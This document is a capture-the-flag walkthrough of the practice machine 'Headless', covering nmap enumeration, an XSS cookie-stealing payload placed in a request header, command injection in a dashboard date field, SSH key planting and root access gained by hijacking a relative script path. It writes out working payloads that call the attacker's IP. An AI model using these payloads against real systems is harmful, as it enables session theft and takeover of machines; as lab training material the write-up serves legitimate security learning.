Headless
Difficulty: Easy
OS: Linux
Date: 2024-04-08
Completed: 2024-04-08
Enumeration
The target is listening on TCP ports 22 and 5000:
$ sudo nmap -p 22,5000 -sC -sV -oA scans/tcp_scripts headless.htb

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Mon, 08 Apr 2024 16:19:37 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
...
There is a Python webserver listening on 5000. When visiting the site, the cookie is_admin is provided, with the default value InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs.
There is a contact form at /support, which sends a POST with the form data on submission. There is additionally a /dashboard endpoint, which returns a 401 when accessed with the existing is_admin cookie. Removing or otherwise modifying the cookie results in a 500 on this endpoint instead, indicating it is likely the method used to authenticate with the dashboard.

Attempting to send an HTML img tag to /support as the message field returns “Hacking Attempt Detected”:
<img src="http://10.10.14.39/hit"></img>However, request information is displayed in the HTML of this warning page:
Foothold
Given the above information, XSS may be possible in one of the request parameters, instead of the message body. The following payload will send document cookies to a local web server:
<img src=x onerror=this.src="http://10.10.14.39/?c="+document.cookie>Replacing the (for example) Referer header with this payload, and leaving a payload in the form data that will trigger a “Hacking Attempt Detected” message (like <img>), returns the value of is_admin as a parameter to the local web server:
is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0Setting the local is_admin cookie to this value allows access to /dashboard, from which a website health report can be generated for a specified date.
Regardless of the date selected, the site always seems to return “Systems are up and running!“. If the date parameter of the POST to /dashboard is changed to a non-date, it returns the same message.
It’s likely that this page is just running a system command to ping, curl, or otherwise access the site (or another internal system) and returning based on the output of this command. Injecting another command into the date field allows for code execution on the target:
date=; curl 10.10.14.39 #User
Use a TCP reverse shell (nc mkfifo variant) in the date field, prepending a ; and appending a #, to spawn a shell as the dvir user. However, for me, the shell would be returned but was unresponsive when any commands were entered.
Since we know the username from the initial shell prompt, we can instead add an SSH key to the user’s account via the date field (be sure to URL-encode this payload before sending):
; mkdir /home/dvir/.ssh ; echo '<SSH KEY HERE>' >> /home/dvir/.ssh/authorized_keys #This provides SSH access to dvir, and the user flag.
Privilege Escalation
Running sudo -l as dvir reveals that the user may run /usr/bin/syscheck as root, without a password.
The syscheck file is a Bash script with the following contents:
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
The last check of the script looks for an initdb.sh process, and runs ./initdb.sh if it is not found. This relative path to the script being executed is vulnerable. Create a script with this name and arbitrary contents in the current working directory (be sure to make it executable), and it will be executed when syscheck is run.
#!/bin/bash

/bin/bash -p
This spawns a shell as root when sudo /usr/bin/syscheck is run (with the malicious initdb.sh in the current working directory).